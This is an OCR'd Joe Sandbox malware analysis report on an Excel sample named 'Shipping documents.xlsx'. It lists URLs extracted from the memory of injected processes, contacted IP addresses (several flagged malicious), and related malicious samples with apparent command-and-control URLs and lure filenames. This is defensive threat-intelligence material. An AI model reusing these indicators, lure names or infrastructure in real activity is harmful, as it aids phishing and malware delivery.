
Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.bigdillenergy.com	ipconfig.exe, 00000007.0000000 2.2345511470.0000000002A12000. 00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.iis.fhg.de/audioPA	explorer.exe, 00000006.0000000 0.2149883651.000000004B50000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sogou.com/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 00000006.0000000 0.2161496067.000000000A330000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	vbc.exe, 00000004.00000002.213 5887620.0000000002341000.00000 004.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.windows.com/pctv.	explorer.exe, 00000006.0000000 0.2144874723.0000000003C40000. 00000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.t-online.de/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.google.it/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http:// www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000006.0000000 0.2156461233.00000000082FD000. 00000004.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.ebay.it/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000006.0000000 0.2161496067.000000000A330000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.freenet.de/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.interpark.com/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ipop.co.kr/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com/	explorer.exe, 00000006.0000000 0.2144874723.0000000003C40000. 00000002.00000001.sdmp	false		high
http://search.espn.go.com/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.myspace.com/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://p.zhongsou.com/favicon.ico	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.bigdillenergy.com/	ipconfig.exe, 00000007.0000000 2.2345511470.0000000002A12000. 00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://service2.bfast.com/	explorer.exe, 00000006.0000000 0.2161663887.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.58.78.16	unknown	United States		16509	AMAZON-02US	true
66.235.200.146	unknown	United States		13335	CLOUDFLARENETUS	true
85.10.195.227	unknown	Germany		24940	HETZNER-ASDE	true
66.96.162.138	unknown	United States		29873	BIZLAND-SDUS	true
216.170.126.121	unknown	United States		36352	AS-COLOCROSSINGUS	true
160.124.66.42	unknown	South Africa		132839	POWERLINE-AS-APPOWERLINEDATACENTERHK	true
188.93.150.44	unknown	Netherlands		49685	SIGNET-ASSignetBVNL	true
92.42.39.29	unknown	Turkey		49467	EUROTA-ASNEUROTAINTERNETSERVICESLTDTR	true
23.227.38.74	unknown	Canada		13335	CLOUDFLARENETUS	true
192.161.187.200	unknown	United States		8100	ASN-QUADRANET-GLOBALUS	false
104.16.16.194	unknown	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	323357
Start date:	26.11.2020
Start time:	21:11:49
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 38s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Shipping documents.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9

Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/6@11/11
EGA Information:	Failed
HDC Information:	• Successful, ratio: 26.5% (good quality ratio 25.6%) • Quality average: 72.1% • Quality standard deviation: 27.9%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtEnumerateValueKey calls found. • Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
21:12:58	API Interceptor	66x Sleep call for process: EQNEDT32.EXE modified
21:13:00	API Interceptor	65x Sleep call for process: vbc.exe modified
21:13:20	API Interceptor	218x Sleep call for process: ipconfig.exe modified
21:13:46	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
52.58.78.16	PO EME39134.xlsx	Get hash	malicious	Browse	• www.muvmiry.com/mfg6/?NL08b=bLXuQ0dQP6ytO8tJ9mzCKhtDbuPWwsM6hpNCZm/len/r8ZkHKew9l8wwKJGUhLNhJCA2aw==&Ab=JpApTx

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PRODUCT INQUIRY BNQ1.xlsx	Get hash	malicious	Browse	• www.besteggcreditcard.com/coz3/?RFN4=a/ztdlFJlhxM2r+IBkSOd/itNmg8ZT70AaNM2x+2BWn224IL+Pz//n0zCcYtSkXb1ACu/w==&RB=NL00JzKhBv9HkNRp
	fSBya4AvVj.exe	Get hash	malicious	Browse	• www.besteggcreditcard.com/coz3/?Cb=a/ztdlFMlmxI27yEDkSOd/itNmg8ZT70AaVcqyi3F2n32JkN5fizpjMxB6YSV0vQ3gqImPTq2A==&uVg8S=yVCTVPM0BpPlbRn
	ptFIhqUe89.exe	Get hash	malicious	Browse	• www.muvmiry.com/mfg6/?EZxHcv=idCXUjVPw&X2MdRr9H=bLXuQ0dVP9ypOshF/mzCKhtDbuPWwsM6hpVSFljkaH/q8oIBNOhxz4lyJsqClbJSCBdG
	EME.39134.xlsx	Get hash	malicious	Browse	• www.intact.media/mfg6/?rF=_HCtZ4&yzux_nSp=b6HLQnr1nLoa39Ydr0IvZP1++AM1tzQXE0H5i/XdEnJw02jW6yMX/B+fWxmcOCSPLT01fg==
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• www.hemparcade.com/igqu/?7nExDDz=xFlHIrj+O5a3po2FyI6qdarcVpFay3CC2mUufkmJsWJU6dqoom027fC98Qm7USnQA3DnFd91lQ==&znedzJ=zZ08lr
	Order specs19.11.20.exe	Get hash	malicious	Browse	• www.hopeharboracademy.com/nwrr/?Rxo=L6hH4NIhfjzT&cj=Pi3dZNULKacZO0lwTZm3VIIJvRqy9WRTjR1P4HicrXgGmUrIoUMqJ7S/A3ArvLwtmevO+VO23g==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Purchase Order 40,7045.exe	Get hash	malicious	Browse	• www.hemparcade.com/igqu/?YnztXrjp=xFlHIrj+O5a3po2FyI6qdarcVpFay3CC2mUufkmJsWJU6dqoom027fC98TKSXSboJU2x&sBZxwb=FxlXFP2PHdiD2
	SWIFT_HSBC Bank.exe	Get hash	malicious	Browse	• www.viltais.com/nt8e/?7nwltvxh=lPNjsY1H0UkcK2guRo/z/De4MaZSsgXVmjo1l8Wqu/JQpRHkDmjukntjMa7ZMKbETQi&org=3foxnfCXOnIhKD
	Order Specification Requirement With Ref. AMABINIF 38535.exe	Get hash	malicious	Browse	• www.stranded.xyz/utau/?p64=8prxehCX&2dZ8=dR3TRUG1QGrDYRBc9/3PRmogi1D8+kv0RMejNxu9Gn4uSO50WrJFoJLJiRJ5mGAJbjLS
	new file.exe.exe	Get hash	malicious	Browse	• www.sunflowersbikini.com/o1u9/?uFNH=XRlPhLopGJm&njkdnt=NfcJdyO4TBqmRNhg7R1KNJwTQ4N5hlclnZQkvT+zgqJmuxY/wV7RTlrJQJKYZhgz2gKA
	XCnhrl4qRO.exe	Get hash	malicious	Browse	• www.phybby.com/xnc/?iB=CnlpdqHk6fHx&uN9da=KMkfkwH+qCev6y9SIhjzkdXaKQKuNlF/lv9fMwnf5/4ZPrTh2Mio2MF0cfaBEzR8Th1t
	COMMERCIAL INVOICE BILL OF LADING DOC.exe	Get hash	malicious	Browse	• www.basketdelivered.com/o9b2/?u6u4=7OzGVZ/w9qx4BfB58pU149PPhqFNbT8gk8tJrAZglrdYXTj2i3q7BPycRIRvKc0H9QVN&J484=xPJtLXbX
	tbzcpAZnBK.exe	Get hash	malicious	Browse	• www.jencian.com/t4vo/?t8S8=GNX37zD4+hCCMzbajgO2uA69rnGPPC6iQo0EFF7Ue/8gqGUBoM5ya+5BJI3qcC1vYrK1&Njfhlh=8p4PgtUX

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	zYUJ3b5gQF.exe	Get hash	malicious	Browse	• www.hemparcade.com/igqu/?1b8hnra=xFlHIrj+O5a3po2FyI6qdarcVpFay3CC2mUufkmJsWJU6dqoom027fC98Qm7USnQA3DnFd91lQ==&OZNPdr=iJEt_DFhGZplHfm0
	COMMERCIAL INVOICE BILL OF LADING DOC.exe	Get hash	malicious	Browse	• www.basketdelivered.com/o9b2/?DVB0=pTlpd6wHb&QR0=7OzGVZ/w9qx4BfB58pU149PPhqFNbT8gk8tJrAZglrdYXTj2i3q7BPycRLxVaNU/n30K
	RFQ-1225 BE285-20-B-1-SMcS - Easi-Clip Project.exe	Get hash	malicious	Browse	• www.central.properties/vrf/?jVgH=aHUqqRuO6ZK9z0Ddr0bilnwC+HUi2BKQSuMw/XTnNfUykuBqiT/kuVIPFhCASh0TBUtx&-Zi=W6RxUV3PO
	Factura.exe	Get hash	malicious	Browse	• www.devcomunicacao.com/ve9i/?_f-tK4=pQO4LhLAXoDAWMXX61mXtQYyMLN+wLZ8Px2vxkY+llKJMI7QZndoWfY9jQFnQqWsTUfq&hvK8=Q4j0
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• www.hemparcade.com/igqu/?GPWlMXk=xFlHIrj+O5a3po2FyI6qdarcVpFay3CC2mUufkmJsWJU6dqoom027fC98TK4liroNW+x&Ano=O2JpLTlpT0jt
	bSpRY88fjIgazcB.exe	Get hash	malicious	Browse	• www.cazoud.com/k8b/
66.235.200.146	Inv.exe	Get hash	malicious	Browse	• www.speedyangelslogictics.com/tabo/?_jlT_=Zfdl7rLHRt&lJBxHNf=hElOJ7WvBK6OoblXew4OSXUWmlSUP44N1/lEsr7njKl0Q3gTlcfaSYDocD+jx3QCi5AG+z834Q==
	http://inkteach.com/cgi-bin/parts_service/kukqw/	Get hash	malicious	Browse	• inkteach.com/cgi-bin/parts_service/kukqw/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Artha Karya Utama (Aku Food) - Quotation.exe	Get hash	malicious	Browse	• www.evrysnorer.com/esp5/?Jdvl=RwHHFgf38E+mzuRuAOBHuZyFShpBpFv2K68Cc3GjJWvgS4mHuY4jiH6TimPUs1S9+7MK2kxlQQ==&mdsd=R48xo
	Qoutation.exe	Get hash	malicious	Browse	• www.reedwaslost.com/tmc8/?K4=4hLpnZI&BR=py9ck3N1mRhoDGk3zZMkpB63suxVBJd8uK7umUQYjcJEmNg5dJCbJdyqsq/+DtBEmryg
	AWB#788898766.pdf.exe	Get hash	malicious	Browse	• www.augustagaston.com/etb/?ohrX_=4pCId+lOW5bjSPjcdc+/Ttn6RRNokoeDXdExqWgpqxD6ujrBy7mdOazgRaBMulMiZr0W&uDKd4=N6uTwl-pXhL
	TeqAm5n0Dw.doc	Get hash	malicious	Browse	• joshleebaand.com/sport/rockstar.php

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
parking.namesilo.com	PRODUCT INQUIRY BNQ1.xlsx	Get hash	malicious	Browse	• 64.32.22.102
	SR7UzD8vSg.exe	Get hash	malicious	Browse	• 192.161.187.200
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 204.188.203.155
	KYC_DOC_.EXE	Get hash	malicious	Browse	• 204.188.203.155
	Payment copy.doc	Get hash	malicious	Browse	• 70.39.125.244
	jtFF5EQoEE.exe	Get hash	malicious	Browse	• 209.141.38.71
	H4A2-423-EM154-302.exe	Get hash	malicious	Browse	• 192.161.187.200
	New Additional Agreement.exe	Get hash	malicious	Browse	• 64.32.22.102
	nova narud#U017eba.exe	Get hash	malicious	Browse	• 168.235.88.209
	M11sVPvWUT.exe	Get hash	malicious	Browse	• 204.188.203.155
	PpCVLJxsOp.exe	Get hash	malicious	Browse	• 198.251.84.92
	file.exe	Get hash	malicious	Browse	• 45.58.190.82
	#U03b4#U03b5#U03af#U03b3#U03bc#U03b1 #U03c0#U03c1#U03bf#U03ca#U03cc#U03bd#U03c4#U03bf#U03c2.exe	Get hash	malicious	Browse	• 198.251.81.30
	SKA201019.exe	Get hash	malicious	Browse	• 168.235.88.209
	Qaizen19.10.2020.exe	Get hash	malicious	Browse	• 64.32.22.102
	Orden de compra.exe	Get hash	malicious	Browse	• 188.164.131.200
	New Purchase Order 501,689$.exe	Get hash	malicious	Browse	• 204.188.203.155
	New Purchase Order 501,689$.exe	Get hash	malicious	Browse	• 192.161.187.200
	New Purchase Order 501,689$.exe	Get hash	malicious	Browse	• 168.235.88.209
	New Purchase Order 50,689$.exe	Get hash	malicious	Browse	• 64.32.22.102
target.clickfunnels.com	RfqYEW3Oc5.exe	Get hash	malicious	Browse	• 104.16.16.194
	Data Specifications.exe	Get hash	malicious	Browse	• 104.16.14.194
